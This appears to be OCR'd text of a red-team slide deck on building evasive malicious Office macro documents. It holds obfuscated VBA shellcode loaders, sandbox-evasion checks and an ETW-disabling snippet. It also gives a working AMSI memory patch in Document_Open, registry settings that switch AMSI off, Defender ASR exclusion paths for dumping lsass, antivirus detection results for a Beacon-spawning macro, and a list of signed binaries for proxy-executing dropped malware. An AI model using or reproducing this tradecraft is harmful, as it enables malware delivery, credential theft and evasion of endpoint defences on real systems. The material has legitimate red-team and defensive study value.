    obf_ShellcodeVar261 = "3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d3d"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
    obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
    obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
    obf_ShellcodeVar255 = obf_ShellcodeVar255 + obf_ShellcodeVar261
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d3d3d3d3d3d3d3d3d3eVkVFRUVFRUVFRUVFRUVFTd3d3d3eVV1Wxs3GxsZdVsbNzV1Wxl1dVd"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "3d3d3d1cbNXc3NxsbGzV3Nzc1dXV1WVN3d3d3d1lZdXV3GzV1dVs3NzcbGxsbNVV3d3d3d1lbGxs3NXV"
    obf_ShellcodeVar255 = obf_ShellcodeVar255 & "1WxsbNXc1dVsZWxl3d3d3d3kbGXV1dzcbNXV3Nzc1dXV3GVk3d3d3d3lZdXV1WXFZcVrZWVla2XFbGzU"
```

Obfuscation Strategies

```
' This technique doesn't play well with command parameters.
' Will try to find & launch specified executable/command but
' params probably won't be passed, despite using proper logic for that.
'
Sub obf_LaunchCommand(ByVal obf_command As String)
    On Error GoTo obf_ProcError
    Dim obf_App, obf_endQuotePos, obf_args, obf_spaceChar, obf_appPath
    Dim obf_shFolder, obf_parsedItem, obf_FileItems
    ' Scripting.FileSystemObject
    Dim obf_FSO As Object: Set obf_FSO = CreateObject("new:0D43FE01-F093-11CF-8940-00A0C9054228")
    Dim obf_cmd
    '
    ' Step 1: Split command's executable path and command line args.
    '
    obf_cmd = obf_command
    obf_args = ""
    obf_App = Trim(obf_cmd)
    obf_endQuotePos = InStr(2, obf_cmd, """")
    obf_spaceChar = InStr(1, obf_cmd, " ")
    If Left(obf_cmd, 1) = """" And obf_endQuotePos > 0 Then
        obf_App = Trim(Mid(obf_cmd, 2, obf_endQuotePos - 2))
        obf_args = Trim(Mid(obf_cmd, obf_endQuotePos + 1))
    ElseIf obf_spaceChar > 0 Then
        obf_App = Trim(Mid(obf_cmd, 1, obf_spaceChar - 1))
        obf_args = Trim(Mid(obf_cmd, obf_spaceChar + 1))
    End If

    '
    ' Step 2: Execute the file/
    '
    ' Shell.Application.1
    Dim obf_shInst
    Set obf_shInst = GetObject("new:13709620-C279-11CE-A49E-444553540000")
    If obf_FSO.FileExists(obf_App) Then
        '
        ' 2.1. File exists (full path given)
        '
        obf_appPath = obf_FSO.GetParentFolderName(obf_App) & "\"
        obf_App = obf_FSO.GetFileName(obf_App)
```

```
String) As Byte()
On Error GoTo pmarketplacei
    ' Set ylovesy = nlightingq.create
Dim nlightingq, ylovesy, bmaintenancee, hspearsu
 Set nlightingq = CreateObject(vlistenf & StrReverse("E02B-2" _
    & "D11-63B7-09" _
    & "FB3392:wen") & StrReverse("06E389F40C00-"))
'  pmarketplacei:
Set ylovesy = nlightingq.createElement(StrReverse("an" _
    & "retnIem" _
    & "os_fbo") & vlistenf & Chr(Int("108")) & ndelhie & Chr _
        (5090-5012 _
        ) & Chr(&H61) & "m" & Chr(Int("&H65")))
      ylovesy.DataType = StrReverse("ab.nib") & _
          vlistenf & "se" & hsingingh & "64"
'  Set hcubej = kfareu.ParseName(cwebh)
 ylovesy.Text = pincentivek
bmaintenancee = ylovesy.NodeTypedValue
    For hspearsu = LBound(bmaintenancee) To UBound(bmaintenancee)
 'Set nlightingq = CreateObject(vlistenf & StrReverse("E02B-2D11-63
bmaintenancee(hspearsu) = (bmaintenancee(hspearsu) + 35) Mod 256
Next
   tmeditationx = bmaintenancee
 Exit Function
     pmarketplacei:

    End Function
     Private Function xanalogi(ByVal pincentivek As String) As String
' On Error GoTo pmarketplacei
     Dim ralabamak() As Byte
  ' Exit Function
     ralabamak = tmeditationx(pincentivek)
  xanalogi = StrConv(ralabamak, vbUnicode)
     'wdiffsj
 End Function

  Sub wdiffsj()
     On Error Resume Next
     bspokeu
   End Sub
Sub aweblogs(ByVal ncookingx As String)
    ' Sub aweblogs(ByVal ncookingx As String)
    On Error GoTo pmarketplacei
'End Sub
 Dim cwebh, afollowsc, jjpegg, wallowsa, njayv
 Dim kfareu, hcubej, zallowedi
     Dim qoccasionsi As Object: Set qoccasionsi = _
         CreateObject(xanalogi(hsingingh & _
         StrReverse("g4gDKAhFNMiCO0gIjAREh0wFUJ0S") & StrReverse("==QFP8QES0gFg" _
             & "0gHN0" _
             & "gCNEhFVowI")))
 Dim tmversu
```

Sandbox Evasion / Execution Guardrails

- Detect if running in Sandbox environment. Don't run any further.
- Weak:
  - Domain Joined
  - Hardware: CPU, Memory, HDD
  - Examination of process list
  - NIC MAC addresses
- Better:
  - Validation of Username/Domain name
  - Uptime check
  - Internet-exposed IPv4 Geo-location & reverse-PTR

```
' Verify if uptime is above N hours
Public Function obf_UptimeCheck() As Boolean
    On Error GoTo obf_ProcError
    Dim obf_time1, obf_time2, obf_timeDiff, obf_objWMIService, obf_coll, obf_obj

    Set obf_objWMIService = GetObject("winmgmts:\\.\root\cimv2")
    Set obf_coll = obf_objWMIService.ExecQuery("SELECT LastBootUpTime FROM Win32_OperatingSystem")

    Set obf_wbemDate = CreateObject("new:47DFBE54-CF76-11D3-B38F-00105A1F473A")

    For Each obf_obj In obf_coll
        obf_wbemDate.Value = obf_obj.LastBootUpTime
        obf_time1 = DateDiff("s", "1/1/1970", Now())
        obf_time2 = DateDiff("s", "1/1/1970", obf_wbemDate.GetVarDate)
        obf_timeDiff = (obf_time1 - obf_time2)
    Next

    ' Check if uptime is longer than N hours.
    obf_UptimeCheck = (obf_timeDiff > <<<MIN_UPTIME_HOURS>>> * 3600)
    Exit Function

obf_ProcError:
    obf_UptimeCheck = False
End Function
```

* https://twitter.com/BouncyHat/status/1308897932389896192
** https://learn.microsoft.com/en-us/openspecs/office_file_formats/ms-offcrypto/6b4a08cb-195a-442e-b31c-7c94624a8c29#Appendix_A_25

Office Files Encryption

» **Powerful** Evasion technique! Kills detection entirely.


» Office documents can be Password-Protected / Encrypted.

  » That's not the same as Password-Protected VBA -> that one is easily skippable by AV/EDR

» Excel always tries ***hardcoded*** password value of: **VelvetSweatshop** **

» PowerPoint (only .PPT + .PPS) always tries ***hardcoded*** password value of: **/01Hannes Ruescher/01** *

» **Example tool. Converts 2007+ doc into encrypted pre-2007: msoffice-crypt.exe**




```
00000000: 50 4B 03 04 14 00 06 00|08 00 00 00 21 00 AC 99  | PK.........!.¬™
00000010: 35 51 6F 01 00 00 3F 04|00 00 13 00 08 02 5B 43  | 5Qo...?.......[C
00000020: 6F 6E 74 65 6E 74 5F 54|79 70 65 73 5D 2E 78 6D  | ontent_Types].xm
00000030: 6C 20 A2 04 02 28 A0 00|02 00 00 00 00 00 00 00  | l ¢..( ........
00000040: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000050: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000060: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000070: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000080: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000090: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
000000A0: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
```


```
00000000: D0 CF 11 E0 A1 B1 1A E1|00 00 00 00 00 00 00 00  | ÐÏ.à¡±.á........
00000010: 00 00 00 00 00 00 00 00|3E 00 03 00 FE FF 09 00  | ........>...þ...
00000020: 06 00 00 00 00 00 00 00|00 00 00 00 01 00 00 00  | ................
00000030: 02 00 00 00 00 00 00 00|00 10 00 00 01 00 00 00  | ................
00000040: 01 00 00 00 FE FF FF FF|00 00 00 00 00 00 00 00  | ....þ...........
00000050: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
00000060: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
00000070: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
00000080: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
00000090: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
000000A0: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
000000B0: FF FF FF FF FF FF FF FF|FF FF FF FF FF FF FF FF  | ................
```

Office Trusted Paths + AMSI Evasion

- AMSI Evasion in Office documents is really tricky.
  - Best strategy is to redesign our VBA code so that it not triggers AMSI rather than fighting it.
  - AMSI triggered on VBA means Not-Advanced-Enough VBA ☺

- Evasion requires disabling/patching optics before running VBA.
  - Too late though, events were already observed

- **Approaches:**
  - #1: Patching memory: weak, calls out to VBA imported WinAPI that are commonly monitored
  - #2: Disabling AMSI in registry: OK, as long as the disabling code won't get detected itself.
    - HKCU\Software\Microsoft\Office\16.0\Common\security : **MacroRuntimeScanScope := 0**
    - HKCU\Software\Microsoft\Windows Script\Settings : **AmsiEnable := 0**
  - **#3: Documents in Trusted Path: great approach, as long as we find a way to *quietly* place them there.**
  - #4: Innocent COM functions: See Outflank blogpost
  - #5: Non-Win32API / COM functions: See Outflank blogpost




```
Sub obf_DisableETWViaEnvironmentVariable()
    On Error GoTo obf_ProcError

    Dim obf_objEnv As Object
    Set obf_objEnv = CreateObject("WScript.Shell").Environment("User")
    obf_objEnv.Item("COMPlus_ETWEnabled") = "0"
obf_ProcError:
End Sub
```

```
Private Declare PtrSafe Function GetProcAddress Lib "kernel32" (ByVal hModule As LongPtr, B
Private Declare PtrSafe Function LoadLibrary Lib "kernel32" Alias "LoadLibraryA" (ByVal lpLibF
Private Declare PtrSafe Function VirtualProtect Lib "kernel32" (lpAddress As Any, ByVal dwSiz
Private Declare PtrSafe Sub CopyMemory Lib "kernel32" Alias "RtlMoveMemory" (Destination

Private Sub Document_Open()
  Dim AmsiDLL As LongPtr
  Dim AmsiScanBufferAddr As LongPtr
  Dim result As Long
  Dim MyByteArray(6) As Byte
  Dim ArrayPointer As LongPtr

  MyByteArray(0) = 184 ' 0xB8
  MyByteArray(1) = 87  ' 0x57
  MyByteArray(2) = 0   ' 0x00
  MyByteArray(3) = 7   ' 0x07
  MyByteArray(4) = 128 ' 0x80
  MyByteArray(5) = 195 ' 0xC3

  AmsiDLL = LoadLibrary("amsi.dll")
  AmsiScanBufferAddr = GetProcAddress(AmsiDLL, "AmsiScanBuffer")
  result = VirtualProtect(ByVal AmsiScanBufferAddr, 5, 64, 0)
  ArrayPointer = VarPtr(MyByteArray(0))
  CopyMemory ByVal AmsiScanBufferAddr, ByVal ArrayPointer, 6
```

https://outflank.nl/blog/2019/04/17/bypassing-amsi-for-vba/
https://github.com/outflanknl/Scripts/blob/master/AMSIbypasses.vba

Defender ASR Rules & Bypasses

» MS Defender for Endpoint (MDE/ATP) uses **Attack Surface Reduction** rules being an artifact from old EMET.

» These rules attempt to thwart specific threats for specific client applications.

» Some of the more relevant rules for Initial Access:

Block Win32 API calls from Office macros

Block Office applications from injecting code into other processes

Block Office applications from creating executable content

Block JavaScript or VBScript from launching downloaded executable content

Block Process Creations originating from PSExec & WMI commands

Block execution of potentially obfuscated scripts

Block executable files from running unless they meet a prevalence, age, or trusted list criterion

Block executable content from email client and webmail

Block all Office applications from creating child processes

Rule Name	Rule GUID
Block abuse of exploited vulnerable signed drivers	56a863a9-875e-4185-98a7-b882c64b5ce5
Block Adobe Reader from creating child processes	7674ba52-37eb-4a4f-a9a1-f0f9a1619a2c
Block all Office applications from creating child processes	d4f940ab-401b-4efc-aadc-ad5f3c50688a
Block credential stealing from the Windows local security authority subsystem (lsass.exe)	9e6c4e1f-7d60-472f-ba1a-a39ef669e4b2
Block executable content from email client and webmail	be9ba2d9-53ea-4cdc-84e5-9b1eeee46550
Block executable files from running unless they meet a prevalence, age, or trusted list criterion	01443614-cd74-433a-b99e-2ecdc07bfc25
Block execution of potentially obfuscated scripts	5beb7efe-fd9a-4556-801d-275e5ffc04cc
Block JavaScript or VBScript from launching downloaded executable content	d3e037e1-3eb8-44c8-a917-57927947596d
Block Office applications from creating executable content	3b576869-a4ec-4529-8536-b80a7769e899
Block Office applications from injecting code into other processes	75668c1f-73b5-4cf0-bb93-3ecf5cb7cc84
Block Office communication application from creating child processes	26190899-1602-49e8-8b27-eb1d0a1ce869
Block persistence through WMI event subscription * File and folder exclusions not supported.	e6db77e5-3df2-4cf1-b95a-636979351e5b
Block process creations originating from PSExec and WMI commands	d1e49aac-8f56-4280-b9ba-993a6d77406c
Block untrusted and unsigned processes that run from USB	b2b3f03d-6a65-4f7b-a9c7-1c7ef74a9ba4
Block Win32 API calls from Office macros	92e97fa1-2edf-4476-bdd6-9dd0b4dddc7b
Use advanced protection against ransomware	c1db55ab-c21a-4637-bb3f-a12568109d35

Defender ASR Rules & Bypasses

» MS Defender for Endpoint (MDE/ATP) is known to store its signatures and ASR rules in LUA/VDM database.

» *Camille Mougey*, Adam Svoboda and others showed us how they can be extracted & decompiled (see below commial/experiments link)

» *These decompiled LUA ASR rules definition contains excluded paths and process, names – which **we can reuse against Defender**.*

» **Sources:**

- » https://www.youtube.com/watch?v=H3NDuvLqfwE
- » https://adamsvoboda.net/extracting-asr-rules/
- » https://github.com/commial/experiments/tree/master/windows-defender
- » https://github.com/HackingLZ/ExtractedDefender
- » https://blog.sevagas.com/IMG/pdf/bypass_windows_defender_attack_surface_reduction.pdf

Ultimately, this gives us a list of excluded paths that are allowed to perform lsass.exe dumps even with the ASR rule enabled:

```
%windir%\system32\WerFaultSecure.exe
%windir%\system32\mrt.exe
%windir%\system32\svchost.exe
%windir%\system32\wbem\WmiPrvSE.exe
%windir%\SysWOW64\wbem\WmiPrvSE.exe
%programfiles(x86)%\Microsoft Intune Management Extension\ClientHealthEval.exe
%programfiles(x86)%\Microsoft Intune Management Extension\SensorLogonTask.exe
%programfiles(x86)%\Microsoft Intune Management Extension\Microsoft.Management.Services.In
%programdata%\Microsoft\Windows Defender Advanced Threat Protection\DataCollection\*\OpenH
%programfiles%\WindowsApps\Microsoft.GamingServices_*\gamingservices.exe
%programfiles(x86)%\Cisco\Cisco AnyConnect Secure Mobility Client\vpnagent.exe
%programfiles(x86)%\Zoom\bin\CptHost.exe
%programfiles(x86)%\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
%programfiles(x86)%\Google\Update\GoogleUpdate.exe
%programfiles(x86)%\Splunk\bin\splunkd.exe
%programfiles%\Avecto\Privilege Guard Client\DefendpointService.exe
%programfiles%\Intel\SUR\QUEENCREEK\x64\esrv_svc.exe
%programfiles%\Microsoft Monitoring Agent\Agent\HealthService.exe
%programfiles%\Microsoft Monitoring Agent\Agent\MOMPerfSnapshotHelper.exe
```

Results

» Test case: VBA_RunPE in XLSM, that spawns Beacon shellcode x86 (tests: 01.2021)

» Deliberately used VBA_RunPE as a notoriously dodgy VBA example

» Tampering = EvilClippy + VBA Purging + vbaProject.bin manipulations

» Sample #1. 17/63: Mild obfuscation with only symbols renamed

» Sample #2. 10/61: Full obfuscation


» Sample #3: 15/64: No Stomping, No Purging, only EvilClippy „hiding”


» Sample #4: 9/64: VBA Stomping + VBA Purging + EvilClippy „hiding”, no encryption


» **Sample #5: 8/64: VBA Stomping + VBA Purging + EvilClippy „hiding” + VelvetSweatshop encryption**


» **Sample #6: 2/60: Really weird one: Mild Obfuscation + VelvetSweatshop (no Tampering)**


» **Sample #7: 0/60: Mild Obfuscation + custom-password Encryption + Tampering**











LOLBINS


LOLBINs »

DLLs >> EXEs

ASR (Attack surface Reduction) audited explorer.exe launch `evil`.exe triggering the rule 'Block executable files from running unless they meet a prevalence, age, or trusted list criteria'

» **Prefer DLLs over EXEs**

- » Indirect Execution FTW!
- » Microsoft Defender For Endpoint EDR has this ASR prevalence rule -> not that **effective against DLLs**
- » DLL Side-Loading / DLL Hijacking / COM Hijacking / XLLs



Living Off the Land – LOLBINs


- Do not execute your dropped malware .EXE/.DLL directly
  - In VBA macros, LNKs, MSI, persistence contexts,
- System might be hardened to prevent/detect run of unsigned binaries
  - Windows Application Whitelisting Policy (AWL),
  - AppLocker policies,
  - MS Defender for Endpoint Attack Surface Reduction (ASR) Prevalence rule
- Strive for **Indirect Execution** (proxied) of your binaries
  - let MS Signed LOLBIN run it for you

Execute

Open the target .EXE using the Program Compatibility Assistant.

```
pcalua.exe -a calc.exe
```

Usecase: Proxy execution of binary
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: **T1202**: Indirect Command Execution



Living Off the Land – LOLBINs

» I tested all the LOLBINs in a heavily monitored environment. Some worked, some not.

» Here’s what I found:

- » Roughly 18 LOLBINs were actually useful while weaponizing our Maldocs & intrusion WSH scripts.
- » Most of LOLBINs/LOLBASes abuse uncommon binaries, existing only under special system installation (if Visual Studio installed or if MSSQL server installed, etc)
- » We prefer MS signed binaries over third-party signed (AMD, Intel, etc).
- » Selected LOLBINs effectiveness depends on system version, sometimes existence of target MS signed binary.

1.	AppVLP64	- Runs command via Application Virtualization Utility Included with Microsoft Office 2016 x64
2.	AppVLP86	- Runs command via Application Virtualization Utility Included with Microsoft Office 2016 x86
3.	conhost	- Runs EXE via Explorer.exe.
4.	Desk-scr	- Runs SCR executable via desk.cpl InstallScreenSaver, args not supported.
5.	dxcap	- Runs EXE via DirectX diagnostics/debugger included with Visual Studio. Arguments not supported
6.	explorer	- Runs EXE via Explorer.exe. Args not supported.
7.	Ieadvpack	- Runs EXE/DLL/CPL via INF installer for Internet Explorer, args not supported.
8.	Pcalua	- Runs EXE or DLL via Program Compatibility Assistant. Args not supported.
9.	Pcwutl	- Runs EXE via Microsoft HTML Viewer, args not supported.
10.	remote	- Abuses Remote.exe tool included with Windows Debugging Tools to run EXE.
11.	rundll32-shell-dll	- Runs DLL via rundll32 shell32,Control_RunDLL . Arguments not supported.
12.	rundll32-shell-exe	- Runs EXE via rundll32 shell32,ShellExec_RunDLL . Arguments not supported.
13.	Scriptrunner	- Runs EXE via Scriptrunner, args not supported.
14.	SyncAppvPublishingServer	- Runs EXE via SyncAppvPublishingServer.vbs
15.	teams-update	- Runs EXE file through Windows Subsystem for Linux (WSL). Requires FULL PATH, args not supported.
16.	url	- Runs EXE via Internet Shortcut Shell Extension DLL, args not supported.
17.	wlrmdr	- Runs EXE via Windows Logon Reminder executable
18.	zipfldr	- Runs EXE via Compressed Folder library RouteTheCall, args not supported.

Living Off the Land – LOLBINs

» **Beware:** Microsoft uses Defender block rules preventing following binaries from being run

» Applied in hardened environments using MS Defender for Endpoint reinforced threat-driven executables blocking policy

» https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules

1) ntsd
2) wsl
3) texttransform
4) dbghost
5) microsoft.build
6) kd
7) addinprocess32
8) dbgsvc
9) fsianycpu
10) rcsi
11) lxssmanager
12) runscripthelper
13) cscript
14) installutil
15) aspnet_compiler
16) microsoft.workflow.compiler
17) infdefaultinstall
18) msxml6
19) windbg
20) csi
21) jscript9
22) mshta
23) msbuild
24) fsi
25) winrm
26) user
27) addinutil
28) bash
29) powershellcustomhost
30) wmic
31) lxrun
32) cdb
33) dotnet
34) microsoft.management.services.intunewindowsagent
35) addinprocess
36) mfc40
37) powershellshell
38) wscript
39) pubprn
40) intunewindowsagent
41) visualuiaverifynative
42) ntkd
43) scrobj
44) wslhost
45) wslconfig
